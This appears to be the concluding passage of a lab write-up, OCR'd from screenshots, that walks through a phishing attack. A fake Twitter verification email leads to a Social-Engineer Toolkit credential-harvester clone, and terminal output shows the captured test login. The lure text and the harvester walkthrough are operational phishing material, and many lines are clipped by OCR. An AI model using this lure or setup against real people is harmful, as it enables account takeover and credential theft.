
TWITTER

This is an important mail from twitter to verify your account
click here to log in www.twitter.in
THANK YOU.

Go to link: http://192.168.103.80 | Change | Remove

Schedule when to send it
Schedule messages to be sent at a certain time
Dismiss

- **And wait until the target click on the link like this.**



Sign in to Twitter

islam


•••••••••

Sign in ☐ Remember me · Forgot password?

New to Twitter? Sign up now »

Already using Twitter via text message? Activate your account »

- **When the target gives the mail and password we directly get the information in the terminal.**



```
-] Credential harvester will allow you to utilize the clone capabilities within SET
-] to harvest credentials or parameters from a website as well as place them into a report

── * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ──

he way that this works is by cloning a site and looking for form fields to
ewrite. If the POST fields are not usual methods for posting forms this
ould fail. If it does, you can always save the HTML, rewrite the forms to
e standard forms and use the "IMPORT" feature. Additionally, really
mportant:

f you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
P address below, not your NAT address. Additionally, if you don't know
asic networking concepts, and you have a private IP address, you will
eed to do port forwarding to your NAT IP address from your external IP
ddress. A browser doesn't know how to communicate with a private IP
ddress, so if you don't specify an external IP address if you are using
his from an external perspective, it will not work. This isn't a SET issue
his is how networking works.

et:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.103.80]: 192.168.103.80

              **** Important Information ****

or templates, when a POST is initiated to harvest
redentials, you will need a site for it to redirect.

ou can configure this option under:

     /etc/setoolkit/set.config

dit this file, and change HARVESTER_REDIRECT and
ARVESTER_URL to the sites you want to redirect to
fter it is posted. If you do not set these, then
t will not redirect properly. This only goes for
emplates.


 1. Java Required
 2. Google
 3. Twitter

et:webattack> Select a template: 3

*] Cloning the website: http://www.twitter.com
*] This could take a little bit...

he best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
*] The Social-Engineer Toolkit Credential Harvester Attack
*] Credential Harvester is running on port 80
*] Information will be displayed to you as it arrives below:
92.168.103.206 - - [22/Mar/2024 10:23:56] "GET / HTTP/1.1" 200 -
92.168.103.206 - - [22/Mar/2024 10:23:58] "GET /opensearch.xml HTTP/1.1" 404 -
*] WE GOT A HIT! Printing the output:
OSSIBLE USERNAME FIELD FOUND: session[username_or_email]=islam
OSSIBLE PASSWORD FIELD FOUND: session[password]=12345678
ARAM: authenticity_token=dba33c0b2bfdd8e6dcb14a7ab4bd121f38177d52
ARAM: scribe_log=
OSSIBLE USERNAME FIELD FOUND: redirect_after_login=
ARAM: authenticity_token=dba33c0b2bfdd8e6dcb14a7ab4bd121f38177d52
*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.


92.168.103.206 - - [22/Mar/2024 10:24:10] "GET /favicon.ico HTTP/1.1" 404 -
```

conclusion: This process make me a expert to make a cloning attack

because i just did this process for several times to get a better result.